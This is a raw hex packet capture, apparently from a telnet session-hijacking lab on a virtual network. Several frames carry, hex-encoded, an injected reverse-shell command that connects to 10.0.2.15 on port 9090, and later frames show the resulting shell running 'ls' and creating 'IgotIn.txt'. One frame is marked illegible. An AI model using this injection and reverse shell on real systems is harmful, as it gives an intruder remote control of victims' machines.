a|00|02|05|0a|00|02|0f|aa|de|23|82|56|ad|33|83|00|00|00|00|a0|02|72|10|76|28|00|
00|02|04|05|b4|04|02|08|0a|00|7b|ee|a7|00|00|00|00|01|03|03|07|

+-----+-----+-----+

00:43:50,218,126 ETHER

|0
|08|00|27|91|39|39|08|00|27|c5|0d|1c|08|00|45|00|00|3c|00|00|40|00|40|06|22|a9|0
a|00|02|0f|0a|00|02|05|23|82|aa|de|ef|46|de|70|56|ad|33|84|a0|12|71|20|18|42|00|0
0|02|04|05|b4|04|02|08|0a|24|68|e6|cd|00|7b|ee|a7|01|03|03|07|

+-----+-----+-----+

00:43:50,218,626 ETHER

|0
|08|00|27|c5|0d|1c|08|00|27|91|39|39|08|00|45|00|00|34|dd|25|40|00|40|06|45|8b|0
a|00|02|05|0a|00|02|0f|aa|de|23|82|56|ad|33|84|ef|46|de|71|80|10|00|e5|3d|21|00|
00|01|01|08|0a|00|7b|ee|a7|24|68|e6|cd|

+-----+-----+-----+

00:43:50,344,205 ETHER

|0
|08|00|27|c5|0d|1c|08|00|27|91|39|39|08|00|45|00|00|49|dd|26|40|00|40|06|45|75|0
a|00|02|05|0a|00|02|0f|aa|de|23|82|56|ad|33|84|ef|46|de|71|80|18|00|e5|0b|3f|00|0
0|01|01|08|0a|00|7b|ee|c7|24|68|e6|cd|5b|30|39|2f|31|38|2f|31|38|5d|73|65|65|64|4
0|56|4d|3a|7e|24|20|

+-----+-----+-----+

00:43:50,344,234 ETHER

|0
|08|00|27|91|39|39|08|00|27|c5|0d|1c|08|00|45|00|00|34|c8|ad|40|00|40|06|5a|03|0
a|00|02|0f|0a|00|02|05|23|82|aa|de|ef|46|de|71|56|ad|33|99|80|10|00|e3|18|3a|00|0
0|01|01|08|0a|24|68|e7|4b|00|7b|ee|c7|

+-----+-----+-----+

00:43:50,423,408 ETHER

|0
|08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|66|6b|0a|40|00|40|06|b7|6f|0
a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1f|7e|7a|33|dc|f3|80|18|00|e3|df|9b|00|00
|01|01|08|0a|00|7b|ee|db|01|9d|c2|38|2f|62|69|6e|2f|62|61|73|68|20|2d|69|20|3e|2
0|2f|64|65|76|2f|74|63|70|2f|31|30|2e|30|2e|32|2e|31|35|2f|39|30|39|30|20|30|3c|2
6|31|20|32|3e|26|31|0d|0a|

+-----+-----+-----+

00:43:50,631,693 ETHER

|0
|08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|66|6b|0b|40|00|40|06|b7|6e|
0a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1f|7e|7a|33|dc|f3|80|18|00|e3|df|67|00|0
0|01|01|08|0a|00|7b|ef|0f|01|9d|c2|38|2f|62|69|6e|2f|62|61|73|68|20|2d|69|20|3e|2
0|2f|64|65|76|2f|74|63|70|2f|31|30|2e|30|2e|32|2e|31|35|2f|39|30|39|30|20|30|3c|2
6|31|20|32|3e|26|31|0d|0a|

+-----+-----+-----+

00:43:51,051,722 ETHER

|0
|08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|66|6b|0c|40|00|40|06|b7|6d|
0a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1f|7e|7a|33|dc|f3|80|18|00|e3|de|fe|00|0
0|01|01|08|0a|00|7b|ef|78|01|9d|c2|38|2f|62|69|6e|2f|62|61|73|68|20|2d|69|20|3e|2
0|2f|64|65|76|2f|74|63|70|2f|31|30|2e|30|2e|32|2e|31|35|2f|39|30|39|30|20|30|3c|2
6|31|20|32|3e|26|31|0d|0a|

+-----+-----+-----+

00:43:51,882,494 ETHER

|0
|08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|66|6b|0d|40|00|40|06|b7|6c|
0a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1f|7e|7a|33|dc|f3|80|18|00|e3|de|2e|00|
00|01|01|08|0a|00|7b|f0|48|01|9d|c2|38|2f|62|69|6e|2f|62|61|73|68|20|2d|69|20|3e|
20|2f|64|65|76|2f|74|63|70|2f|31|30|2e|30|2e|32|2e|31|35|2f|39|30|39|30|20|30|3c|
26|31|20|32|3e|26|31|0d|0a|

+-----+-----+-----+

00:43:53,545,314 ETHER

|0
|08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|66|6b|0e|40|00|40|06|b7|6b|
0a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1f|7e|7a|33|dc|f3|80|18|00|e3|dc|8e|00|
00|01|01|08|0a|00|7b|f1|e8|01|9d|c2|38|2f|62|69|6e|2f|62|61|73|68|20|2d|69|20|3e|
20|2f|64|65|76|2f|74|63|70|2f|31|30|2e|30|2e|32|2e|31|35|2f|39|30|39|30|20|30|3c|
26|31|20|32|3e|26|31|0d|0a|

+-----+-----+-----+

00:43:55,432,696 ETHER

|0
|08|00|27|c5|0d|1c|08|00|27|91|39|39|08|06|00|01|08|00|06|04|00|01|08|00|27|91|3
9|39|0a|00|02|05|00|00|00|00|00|00|0a|00|02|0f|00|00|00|00|00|00|00|00|00|
00|00|00|00|00|00|

+-----+-----+-----+

00:43:55,432,732 ETHER

|0
|08|00|27|91|39|39|08|00|27|c5|0d|1c|08|06|00|01|08|00|06|04|00|02|08|00|27|c5|0
d|1c|0a|00|02|0f|08|00|27|91|39|39|0a|00|02|05|

+-----+-----+-----+

00:43:55,432,801 ETHER

|0
|08|00|27|be|d1|d6|08|00|27|91|39|39|08|06|00|01|08|00|06|04|00|01|08|00|27|91|
39|39|0a|00|02|05|00|00|00|00|00|0a|00|02|04|00|00|00|00|00|00|00|00|00|0
0|00|00|00|00|00|00|00|

+-----+-----+-----+

00:43:55,433,404 ETHER

|0
|08|00|27|91|39|39|08|00|27|be|d1|d6|08|06|00|01|08|00|06|04|00|02|08|00|27|be|
d1|d6|0a|00|02|04|08|00|27|91|39|39|0a|00|02|05|00|00|00|00|00|00|00|00|00|0
0|00|00|00|00|00|00|00|

+-----+-----+-----+

00:43:56,968,181 ETHER

|0
|08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|66|6b|0f|40|00|40|06|b7|6a|0
a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1f|7e|7a|33|dc|f3|80|18|00|e3|d9|36|00|0

0|01|01|08|0a|00|7b|f5|40|01|9d|c2|38|2f|62|69|6e|2f|62|61|73|68|20|2d|69|20|3e|2
0|2f|64|65|76|2f|74|63|70|2f|31|30|2e|30|2e|32|2e|31|35|2f|39|30|39|30|20|30|3c|2
6|31|20|32|3e|26|31|0d|0a|

+-----+-----+-----+

00:44:03,619,647 ETHER

|0
|08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|66|6b|10|40|00|40|06|b7|69|
0a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1f|7e|7a|33|dc|f3|80|18|00|e3|d2|b6|00|
00|01|01|08|0a|00|7b|fb|c0|01|9d|c2|38|2f|62|69|6e|2f|62|61|73|68|20|2d|69|20|3e|
20|2f|64|65|76|2f|74|63|70|2f|31|30|2e|30|2e|32|2e|31|35|2f|39|30|39|30|20|30|3c|
26|31|20|32|3e|26|31|0d|0a|

+-----+-----+-----+

00:44:12,385,955 ETHER

|0
|08|00|27|91|39|39|08|00|27|c5|0d|1c|08|00|45|00|00|37|c8|ae|40|00|40|06|59|ff|0a
|00|02|0f|0a|00|02|05|23|82|aa|de|ef|46|de|71|56|ad|33|99|80|18|00|e3|18|3d|00|0
0|01|01|08|0a|24|69|3d|66|00|7b|ee|c7|6c|73|0a|

+-----+-----+-----+

00:44:12,386,391 ETHER

|0
|08|00|27|c5|0d|1c|08|00|27|91|39|39|08|00|45|00|00|34|dd|27|40|00|40|06|45|89|0
a|00|02|05|0a|00|02|0f|aa|de|23|82|56|ad|33|99|ef|46|de|74|80|10|00|e5|d0|c5|00|0

0|01|01|08|0a|00|7c|04|51|24|69|3d|66|

+-----+-----+-----+

00:44:12,386,539 ETHER

|0
|08|00|27|c5|0d|1c|08|00|27|91|39|39|08|00|45|00|00|35|dd|28|40|00|40|06|45|87|0
a|00|02|05|0a|00|02|0f|aa|de|23|82|56|ad|33|99|ef|46|de|74|80|18|00|e5|64|bc|00|0
0|01|01|08|0a|00|7c|04|51|24|69|3d|66|6c|

+-----+-----+-----+

00:44:12,386,558 ETHER

|0
|08|00|27|91|39|39|08|00|27|c5|0d|1c|08|00|45|00|00|34|c8|af|40|00|40|06|5a|01|0
a|00|02|0f|0a|00|02|05|23|82|aa|de|ef|46|de|74|56|ad|33|9a|80|10|00|e3|18|3a|00|0
0|01|01|08|0a|24|69|3d|67|00|7c|04|51|

+-----+-----+-----+

00:44:12,386,790 ETHER

|0
|08|00|27|c5|0d|1c|08|00|27|91|39|39|08|00|45|00|00|36|dd|29|40|00|40|06|45|85|0
a|00|02|05|0a|00|02|0f|aa|de|23|82|56|ad|33|9a|ef|46|de|74|80|18|00|e5|5d|af|00|0
0|01|01|08|0a|00|7c|04|51|24|69|3d|67|73|0a|

+-----+-----+-----+

00:44:12,386,796 ETHER

|0

|08|00|27|91|39|39|08|00|27|c5|0d|1c|08|00|45|00|00|34|c8|b0|40|00|40|06|5a|00|0
a|00|02|0f|0a|00|02|05|23|82|aa|de|ef|46|de|74|56|ad|33|9c|80|10|00|e3|18|3a|00|0
0|01|01|08|0a|24|69|3d|67|00|7c|04|51|

+-----+-----+-----+

00:44:12,389,410 ETHER

|0

|08|00|27|c5|0d|1c|08|00|27|91|39|39|08|00|45|00|00|ad|dd|2a|40|00|40|06|45|0d|0
a|00|02|05|0a|00|02|0f|aa|de|23|82|56|ad|33|9c|ef|46|de|74|80|18|00|e5|20|57|00|0
0|01|01|08|0a|00|7c|04|51|24|69|3d|67|61|6e|64|72|6f|69|64|0a|62|69|6e|0a|43|75|
73|74|6f|6d|69|7a|61|74|69|6f|6e|0a|44|65|73|6b|74|6f|70|0a|44|6f|63|75|6d|65|6e|
74|73|0a|44|6f|77|6e|6c|6f|61|64|73|0a|65|78|61|6d|70|6c|65|73|2e|64|65|73|6b|74|
6f|70|0a|6c|69|62|0a|4d|75|73|69|63|0a|50|69|63|74|75|72|65|73|0a|50|75|62|6c|69
|63|0a|73|6f|75|72|63|65|0a|54|65|6d|70|6c|61|74|65|73|0a|56|69|64|65|6f|73|0a|

+-----+-----+-----+

00:44:12,389,417 ETHER

|0

|08|00|27|91|39|39|08|00|27|c5|0d|1c|08|00|45|00|00|34|c8|b1|40|00|40|06|59|ff|0a
|00|02|0f|0a|00|02|05|23|82|aa|de|ef|46|de|74|56|ad|34|15|80|10|00|e3|18|3a|00|0
0|01|01|08|0a|24|69|3d|69|00|7c|04|51|

+-----+-----+-----+

00:44:12,392,126 ETHER

|0
|08|00|27|c5|0d|1c|08|00|27|91|39|39|08|00|45|00|00|49|dd|2b|40|00|40|06|45|70|0
a|00|02|05|0a|00|02|0f|aa|de|23|82|56|ad|34|15|ef|46|de|74|80|18|00|e5|9e|83|00|0
0|01|01|08|0a|00|7c|04|52|24|69|3d|69|5b|30|39|2f|31|38|2f|31|38|5d|73|65|65|64|
40|56|4d|3a|7e|24|20|

+-----+-----+-----+

00:44:12,392,133 ETHER

|0
|08|00|27|91|39|39|08|00|27|c5|0d|1c|08|00|45|00|00|34|c8|b2|40|00|40|06|59|fe|0
a|00|02|0f|0a|00|02|05|23|82|aa|de|ef|46|de|74|56|ad|34|2a|80|10|00|e3|18|3a|00|0
0|01|01|08|0a|24|69|3d|6c|00|7c|04|52|

+-----+-----+-----+

00:44:16,924,735 ETHER

|0
|08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|66|6b|11|40|00|40|06|b7|68|
0a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1f|7e|7a|33|dc|f3|80|18|00|e3|c5|b6|00|
00|01|01|08|0a|00|7c|08|c0|01|9d|c2|38|2f|62|69|6e|2f|62|61|73|68|20|2d|69|20|3e|
20|2f|64|65|76|2f|74|63|70|2f|31|30|2e|30|2e|32|2e|31|35|2f|39|30|39|30|20|30|3c|
26|31|20|32|3e|26|31|0d|0a|

+-----+-----+-----+

00:44:20,885,301 ETHER

|0
|08|00|27|91|39|39|08|00|27|c5|0d|1c|08|00|45|00|00|42|c8|b3|40|00|40|06|59|ef|0
a|00|02|0f|0a|00|02|05|23|82|aa|de|ef|46|de|74|56|ad|34|2a|80|18|00|e3|18|48|00|0
0|01|01|08|0a|24|69|5e|9a|00|7c|04|52|76|69|20|49|67|6f|74|49|6e|2e|74|78|74|0a|

+-----+-----+-----+

00:44:20,885,754 ETHER

|0
|08|00|27|c5|0d|1c|08|00|27|91|39|39|08|00|45|00|00|35|dd|2c|40|00|40|06|45|83|0
a|00|02|05|0a|00|02|0f|aa|de|23|82|56|ad|34|2a|ef|46|de|82|80|18|00|e5|30|9b|00|0
0|01|01|08|0a|00|7c|0c|9f|24|69|5e|9a|76|

+-----+-----+-----+

00:44:20,885,765 ETHER

|0
|08|00|27|91|39|39|08|00|27|c5|0d|1c|08|00|45|00|00|34|c8|b4|40|00|40|06|59|fc|0
a|00|02|0f|0a|00|02|05|23|82|aa|de|ef|46|de|82|56|ad|34|2b|80|10|00|e3|18|3a|00|0
0|01|01|08|0a|24|69|5e|9a|00|7c|0c|9f|

+-----+-----+-----+

00:44:20,885,965 ETHER

|0
|08|00|27|c5|0d|1c|08|00|27|91|39|39|08|00|45|00|00|35|dd|2d|40|00|40|06|45|82|0

a|00|02|05|0a|00|02|0f|aa|de|23|82|56|ad|34|2b|ef|46|de|82|80|18|00|e5|3d|9a|00|
00|01|01|08|0a|00|7c|0c|9f|24|69|5e|9a|69|

+-----+-----+-----+

00:44:20,885,970 ETHER

|0
|08|00|27|91|39|39|08|00|27|c5|0d|1c|08|00|45|00|00|34|c8|b5|40|00|40|06|59|fb|0
a|00|02|0f|0a|00|02|05|23|82|aa|de|ef|46|de|82|56|ad|34|2c|80|10|00|e3|18|3a|00|0
0|01|01|08|0a|24|69|5e|9a|00|7c|0c|9f|

+-----+-----+-----+

00:44:20,886,181 ETHER

|0
|08|00|27|c5|0d|1c|08|00|27|91|39|39|08|00|45|00|00|3a|dd|2e|40|00|40|06|45|7c|0
a|00|02|05|0a|00|02|0f|aa|de|23|82|56|ad|34|2c|ef|46|de|82|80|18|00|e5|aa|92|00|0
0|01|01|08|0a|00|7c|0c|9f|24|69|5e|9a|20|49|67|6f|74|49|

+-----+-----+-----+

00:44:20,886,186 ETHER

|0
|08|00|27|91|39|39|08|00|27|c5|0d|1c|08|00|45|00|00|34|c8|b6|40|00|40|06|59|fa|0
a|00|02|0f|0a|00|02|05|23|82|aa|de|ef|46|de|82|56|ad|34|32|80|10|00|e3|18|3a|00|0
0|01|01|08|0a|24|69|5e|9b|00|7c|0c|9f|

+-----+-----+-----+

00:44:20,886,512 ETHER

|0
|08|00|27|c5|0d|1c|08|00|27|91|39|39|08|00|45|00|00|35|dd|2f|40|00|40|06|45|80|0
a|00|02|05|0a|00|02|0f|aa|de|23|82|56|ad|34|32|ef|46|de|82|80|18|00|e5|38|92|00|
00|01|01|08|0a|00|7c|0c|9f|24|69|5e|9b|6e|

+-----+-----+-----+

00:44:20,886,518 ETHER

|0
|08|00|27|91|39|39|08|00|27|c5|0d|1c|08|00|45|00|00|34|c8|b7|40|00|40|06|59|f9|0
a|00|02|0f|0a|00|02|05|23|82|aa|de|ef|46|de|82|56|ad|34|33|80|10|00|e3|18|3a|00|0
0|01|01|08|0a|24|69|5e|9b|00|7c|0c|9f|

+-----+-----+-----+

00:44:20,886,785 ETHER

|0
|08|00|27|c5|0d|1c|08|00|27|91|39|39|08|00|45|00|00|39|dd|30|40|00|40|06|45|7b|0
a|00|02|05|0a|00|02|0f|aa|de|23|82|56|ad|34|33|ef|46|de|82|80|18|00|e5|f5|a4|00|0
0|01|01|08|0a|00|7c|0c|9f|24|69|5e|9b|2e|74|78|74|0a|

+-----+-----+-----+

00:44:20,886,790 ETHER

|0
|08|00|27|91|39|39|08|00|27|c5|0d|1c|08|00|45|00|00|34|c8|b8|40|00|40|06|59|f8|0
a|00|02|0f|0a|00|02|05|23|82|aa|de|ef|46|de|82|56|ad|34|38|80|10|00|e3|18|3a|00|0
0|01|01|08|0a|24|69|5e|9b|00|7c|0c|9f|

+-----+-----+-----+

00:44:20,917,669 ETHER

|0
|08|00|27|c5|0d|1c|08|00|27|91|39|39|08|00|45|00|00|5e|dd|31|40|00|40|06|45|55|0
a|00|02|05|0a|00|02|0f|aa|de|23|82|56|ad|34|38|ef|46|de|82|80|18|00|e5|37|fe|00|0
0|01|01|08|0a|00|7c|0c|a6|24|69|5e|9b|56|69|6d|3a|20|57|61|72|6e|69|6e|67|3a|20|
4f|75|74|70|75|74|20|69|73|20|6e|6f|74|20|74|6f|20|61|20|74|65|72|6d|69|6e|61|6c|
0a|

+-----+-----+-----+

00:44:20,917,687 ETHER

|0
|08|00|27|91|39|39|08|00|27|c5|0d|1c|08|00|45|00|00|34|c8|b9|40|00|40|06|59|f7|0
a|00|02|0f|0a|00|02|05|23|82|aa|de|ef|46|de|82|56|ad|34|62|80|10|00|e3|18|3a|00|0
0|01|01|08|0a|24|69|5e|ba|00|7c|0c|a6|

+-----+-----+-----+

00:44:20,917,917 ETHER

|0
|08|00|27|c5|0d|1c|08|00|27|91|39|39|08|00|45|00|00|5f|dd|32|40|00|40|06|45|53|0
a|00|02|05|0a|00|02|0f|aa|de|23|82|56|ad|34|62|ef|46|de|82|80|18|00|e5|05|95|00|
00|01|01|08|0a|00|7c|0c|a7|24|69|5e|ba|56|69|6d|3a|20|57|61|72|6e|69|6e|67|3a|20
|49|6e|70|75|74|20|69|73|20|6e|6f|74|20|66|72|6f|6d|20|61|20|74|65|72|6d|69|6e|6
1|6c|0a|

+-----+-----+-----+

00:44:20,917,938 ETHER

|0
|08|00|27|91|39|39|08|00|27|c5|0d|1c|08|00|45|00|00|34|c8|ba|40|00|40|06|59|f6|0
a|00|02|0f|0a|00|02|05|23|82|aa|de|ef|46|de|82|56|ad|34|8d|80|10|00|e3|18|3a|00|0
0|01|01|08|0a|24|69|5e|ba|00|7c|0c|a7|

+-----+-----+-----+

00:44:23,091,998 ETHER

|0
|08|00|27|c5|0d|1c|08|00|27|91|39|39|08|00|45|00|00|43|dd|33|40|00|40|06|45|6e|0
a|00|02|05|0a|00|02|0f|aa|de|23|82|56|ad|34|8d|ef|46|de|82|80|18|00|e5|e0|12|00|
00|01|01|08|0a|00|7c|0e|c6|24|69|5e|ba|1b|5b|3f|31|30|34|39|68|1b|5b|3f|31|68|1b|
3d|

+-----+-----+-----+

00:44:23,092,040 ETHER

|0
|08|00|27|91|39|39|08|00|27|c5|0d|1c|08|00|45|00|00|34|c8|bb|40|00|40|06|59|f5|0

a|00|02|0f|0a|00|02|05|23|82|aa|de|ef|46|de|82|56|ad|34|9c|80|10|00|e3|18|3a|00|0
0|01|01|08|0a|24|69|67|39|00|7c|0e|c6|

+-----+-----+-----+

00:44:23,095,243 ETHER

|0
|08|00|27|c5|0d|1c|08|00|27|91|39|39|08|00|45|00|00|88|dd|34|40|00|40|06|45|28|0
a|00|02|05|0a|00|02|0f|aa|de|23|82|56|ad|34|9c|ef|46|de|82|80|18|00|e5|39|79|00|0
0|01|01|08|0a|00|7c|0e|c7|24|69|67|39|1b|5b|31|3b|32|34|72|1b|5b|3f|31|32|3b|32|
35|68|1b|5b|3f|31|32|6c|1b|5b|3f|32|35|68|1b|5b|32|37|6d|1b|5b|32|33|6d|1b|5b|6d
|1b|5b|48|1b|5b|32|4a|1b|5b|3f|32|35|6c|1b|5b|32|34|3b|31|48|22|49|67|6f|74|49|6
e|2e|74|78|74|22|20|5b|4e|65|77|20|46|69|6c|65|5d|

+-----+-----+-----+

00:44:23,095,281 ETHER

|0
|08|00|27|91|39|39|08|00|27|c5|0d|1c|08|00|45|00|00|34|c8|bc|40|00|40|06|59|f4|0
a|00|02|0f|0a|00|02|05|23|82|aa|de|ef|46|de|82|56|ad|34|f0|80|10|00|e3|18|3a|00|0
0|01|01|08|0a|24|69|67|3c|00|7c|0e|c7|

+-----+-----+-----+

00:44:23,105,908 ETHER

|0
|08|00|27|c5|0d|1c|08|00|27|91|39|39|08|00|45|00|07|d8|dd|35|40|00|40|06|3d|d7|0
a|00|02|05|0a|00|02|0f|aa|de|23|82|56|ad|34|f0|ef|46|de|82|80|18|00|e5|1f|de|00|0
0|01|01|08|0a|00|7c|0e|ca|24|69|67|3c|1b|5b|32|3b|31|48|1b|5b|31|6d|1b|5b|33|34|

[illegible]

```
|0
|08|00|27|91|39|39|08|00|27|c5|0d|1c|08|00|45|00|00|34|c8|bd|40|00|40|06|59|f3|0
a|00|02|0f|0a|00|02|05|23|82|aa|de|ef|46|de|82|56|ad|3c|94|80|10|01|01|18|3a|00|0
0|01|01|08|0a|24|69|67|47|00|7c|0e|ca|
```

+-----+-----+-----+

00:44:30,208,139 ETHER

|0
|08|00|27|f3|fd|c2|08|00|27|91|39|39|08|00|45|00|01|48|b6|bf|40|00|40|11|6a|de|0a
|00|02|05|0a|00|02|03|00|44|00|43|01|34|0b|1d|01|01|06|00|3e|65|2e|36|00|00|00|
00|0a|00|02|05|00|00|00|00|00|00|00|00|00|00|00|08|00|27|91|39|39|00|00|00|0
0|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|
|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|
00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|0
0|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|0
0|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|0
|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|
00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|0
0|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|0
|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|
00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|0
0|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|
|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|63|82|53|63|35|01|03|0c|02|56|4d|37|1
2|01|1c|02|03|0f|06|77|0c|2c|2f|1a|79|2a|79|f9|21|fc|2a|ff|00|00|00|00|00|00|00|
00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|

+-----+-----+-----+

00:44:30,230,703 ETHER

|0
|ff|ff|ff|ff|ff|ff|08|00|27|f3|fd|c2|08|00|45|00|02|40|71|b1|00|00|ff|11|3b|f9|0a|00|02
|03|ff|ff|ff|ff|ff|00|43|00|44|02|2c|07|68|02|01|06|00|3e|65|2e|36|00|00|00|00|0a|00|0
2|05|0a|00|02|05|00|00|00|00|00|00|00|00|00|00|08|00|27|91|39|39|00|00|00|00|00|00|
00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|0
0|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|
|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|
00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|0
0|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|
|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|
00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|0
0|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|
|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|
00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|0
0|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|
|00|04|b0|01|04|ff|ff|ff|00|03|04|0a|00|02|01|ff|00|00|00|00|00|00|00|00|00|00|00|
00|04|b0|01|04|ff|ff|ff|00|03|04|0a|00|02|01|ff|00|00|00|00|00|00|00|00|00|00|00|

00:44:44,812,728 ETHER

|0
|08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|66|6b|12|40|00|40|06|b7|67|
0a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1f|7e|7a|33|dc|f3|80|18|00|e3|aa|76|00|
00|01|01|08|0a|00|7c|24|00|01|9d|c2|38|2f|62|69|6e|2f|62|61|73|68|20|2d|69|20|3e|
20|2f|64|65|76|2f|74|63|70|2f|31|30|2e|30|2e|32|2e|31|35|2f|39|30|39|30|20|30|3c|
26|31|20|32|3e|26|31|0d|0a|

+-----+-----+-----+

00:44:48,225,102 ETHER

|0
|08|00|27|91|39|39|08|00|27|c5|0d|1c|08|00|45|00|00|3a|c8|be|40|00|40|06|59|ec|0
a|00|02|0f|0a|00|02|05|23|82|aa|de|ef|46|de|82|56|ad|3c|94|80|18|01|01|18|40|00|0
0|01|01|08|0a|24|69|c9|67|00|7c|0e|ca|3a|77|71|21|1b|0a|

+-----+-----+-----+

00:44:48,225,557 ETHER

|0
|08|00|27|c5|0d|1c|08|00|27|91|39|39|08|00|45|00|00|4c|dd|37|40|00|40|06|45|61|0
a|00|02|05|0a|00|02|0f|aa|de|23|82|56|ad|3c|94|ef|46|de|88|80|18|00|e5|8b|75|00|0
0|01|01|08|0a|00|7c|27|55|24|69|c9|67|1b|5b|3f|32|35|6c|1b|5b|32|34|3b|31|48|1b|
5b|4b|1b|5b|32|34|3b|31|48|3a|

+-----+-----+-----+

00:44:48,225,569 ETHER

|0
|08|00|27|91|39|39|08|00|27|c5|0d|1c|08|00|45|00|00|34|c8|bf|40|00|40|06|59|f1|0a
|00|02|0f|0a|00|02|05|23|82|aa|de|ef|46|de|88|56|ad|3c|ac|80|10|01|01|18|3a|00|00
|01|01|08|0a|24|69|c9|68|00|7c|27|55|

+-----+-----+-----+

00:44:48,225,747 ETHER

|0
|08|00|27|c5|0d|1c|08|00|27|91|39|39|08|00|45|00|00|68|dd|38|40|00|40|06|45|44|0
a|00|02|05|0a|00|02|0f|aa|de|23|82|56|ad|3c|ac|ef|46|de|88|80|18|00|e5|22|c4|00|0
0|01|01|08|0a|00|7c|27|55|24|69|c9|68|77|71|21|1b|5b|32|34|3b|31|48|1b|5b|4b|1b|
5b|32|34|3b|36|33|48|30|2c|30|2d|31|1b|5b|39|43|41|6c|6c|1b|5b|31|3b|31|48|1b|5
b|3f|31|32|6c|1b|5b|3f|32|35|68|07|

+-----+-----+-----+

00:44:48,225,765 ETHER

|0
|08|00|27|91|39|39|08|00|27|c5|0d|1c|08|00|45|00|00|34|c8|c0|40|00|40|06|59|f0|0a
|00|02|0f|0a|00|02|05|23|82|aa|de|ef|46|de|88|56|ad|3c|e0|80|10|01|01|18|3a|00|00
|01|01|08|0a|24|69|c9|68|00|7c|27|55|

+-----+-----+-----+

00:45:06,640,701 ETHER

|0
|08|00|27|91|39|39|08|00|27|c5|0d|1c|08|00|45|00|00|34|c8|c1|40|00|40|06|59|ef|0a
|00|02|0f|0a|00|02|05|23|82|aa|de|ef|46|de|88|56|ad|3c|e0|80|11|01|01|18|3a|00|00

|01|01|08|0a|24|6a|11|58|00|7c|27|55|

+-----+-----+-----+

00:45:06,641,784 ETHER

|0

|08|00|27|c5|0d|1c|08|00|27|91|39|39|08|00|45|00|00|3b|dd|39|40|00|40|06|45|70|0
a|00|02|05|0a|00|02|0f|aa|de|23|82|56|ad|3c|e0|ef|46|de|89|80|18|00|e5|ed|a3|00|0
0|01|01|08|0a|00|7c|39|54|24|6a|11|58|1b|5b|32|34|3b|31|48|

+-----+-----+-----+

00:45:06,641,835 ETHER

|0

|08|00|27|91|39|39|08|00|27|c5|0d|1c|08|00|45|00|00|28|cd|7a|40|00|40|06|55|42|0
a|00|02|0f|0a|00|02|05|23|82|aa|de|ef|46|de|89|00|00|00|00|50|04|00|00|fb|9b|00|0
0|

+-----+-----+-----+

00:45:22,788,977 ETHER

|0

|52|54|00|12|35|00|08|00|27|c5|0d|1c|08|00|45|00|00|43|26|f6|40|00|40|11|cb|0f|0a
|00|02|0f|0a|32|32|64|9a|58|00|35|00|2f|48|e5|e0|97|01|00|00|01|00|00|00|00|0
0|01|30|06|64|65|62|69|61|6e|04|70|6f|6f|6c|03|6e|74|70|03|6f|72|67|00|00|01|00|0
1|

+-----+-----+-----+

00:45:27,796,710 ETHER

|0
|52|54|00|12|35|00|08|00|27|c5|0d|1c|08|00|45|00|00|43|34|1f|40|00|40|11|bd|b4|0
a|00|02|0f|0a|64|32|64|85|da|00|35|00|2f|49|17|e0|97|01|00|00|01|00|00|00|00|00|
00|01|30|06|64|65|62|69|61|6e|04|70|6f|6f|6c|03|6e|74|70|03|6f|72|67|00|00|01|00|
01|

+-----+-----+-----+

00:45:27,901,333 ETHER

|0
|52|54|00|12|35|00|08|00|27|c5|0d|1c|08|06|00|01|08|00|06|04|00|01|08|00|27|c5|0
d|1c|0a|00|02|0f|00|00|00|00|00|00|0a|00|02|01|

+-----+-----+-----+

00:45:27,901,804 ETHER

|0
